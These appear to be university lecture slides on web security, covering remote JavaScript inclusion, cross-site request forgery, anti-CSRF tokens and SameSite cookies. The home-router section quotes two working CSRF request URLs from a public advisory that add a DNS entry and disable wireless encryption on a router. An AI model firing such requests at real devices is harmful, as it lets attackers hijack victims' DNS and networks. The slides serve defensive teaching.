- The code coming from [foo.com](http://foo.com) will be incorporated in [mybank.com](http://mybank.com), as if the code was developed and present on the servers of [mybank.com](http://mybank.com)

mybank.com

```
<html>
...
<script src=http://www.foo.com/a.js>
</script>
...
</html>
```

# Remote JavaScript Libraries

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- This means that if, [foo.com](#), decides to send you malicious JavaScript, the code can do anything in the [mybank.com](#) domain
- Why would [foo.com](#) send malicious code?
  - Why not?
  - Change of control of the domain
  - Compromised

# JavaScript Libraries

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
- Today, a lot of functionality exists, and all developers need to do is link it in their web application
  - Social widgets
  - Analytics
  - JavaScript programming libraries
  - Advertising
  - ...

# Cross Site Request Forgery (CSRF)


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- Allows attackers to send arbitrary HTTP requests on behalf of a victim
- The attack can be hard to understand and avoid
  - Likely many web applications are vulnerable
- Typical scenario:
  - User has authenticated with site A and is logged in
  - Malicious site B tricks the user into submitting a malicious request to site A


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


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




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
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# CSRF Against Home Routers




DSL router  
192.168.0.  
1




attacker.com

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# CSRF Against Home Routers

- What can the attacker do?
- Real example: CSRF in home routers from a Mexican ISP
  - No password was set by default
  - <http://www.securityfocus.com/archive/1/archive/1/476595/100/0/threaded>
- Add names to the DNS (216.163.137.3 www.prueba.hkm):
  - [http://192.168.1.254/xslt?PAGE=J38\\_SET&THISPAGE=J38&NEXTPAGE=J38\\_SET&NAME=www.prueba.hkm&ADDR=216.163.137.3](http://192.168.1.254/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=www.prueba.hkm&ADDR=216.163.137.3)
- Disable Wireless Authentication
  - [http://192.168.1.254/xslt?PAGE=C05\\_POST&THISPAGE=C05&NEXTPAGE=C05\\_POST&NAME=encrypt\\_enabled&VALUE=0](http://192.168.1.254/xslt?PAGE=C05_POST&THISPAGE=C05&NEXTPAGE=C05_POST&NAME=encrypt_enabled&VALUE=0)
- Disable firewall, set new password,...

# Server-side Countermeasures

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- Generate a token as part of the form and validate this token upon reception
  - E.g., using unique IDs, MD5 hashes, etc.
  - The token has to be bound to the user session
  - Cannot be stored in a cookie
  - You could limit the validity of the token time (e.g., 3 minutes)
  
- Attacker cannot steal the token because of Same Origin Policy

# Token Example

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```
<form method="POST"  
target=https://mybank.com/move_money/>  
  <input type="text" name="acct-to">  
  <input type="text" name="amount">  
  <input type="hidden" name="t"  
    value="dsf98sdf8fds324">  
  <input type="submit">  
</form>
```



# Client-side Countermeasures

- Starting from 2016, some popular browsers have started supporting an extra cookie flag called “samesite”
  - The possible values of this attribute are “Strict” and “Lax”
    - “Lax” is the default choice

```
Set-Cookie: SID=123abc; SameSite=Lax
```

```
Set-Cookie: SID=123abc; SameSite=Strict
```

# SameSite Cookies – Strict Mode

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- The SameSite=Strict attribute requests from the browser to not attach the cookies to requests initiated by third-party websites
- Examples
  - Do not attach facebook.com cookies when:
    - [attacker.com](#) automatically submits a form towards facebook.com
    - [attacker.com](#) opens up [facebook.com](#) in an iframe
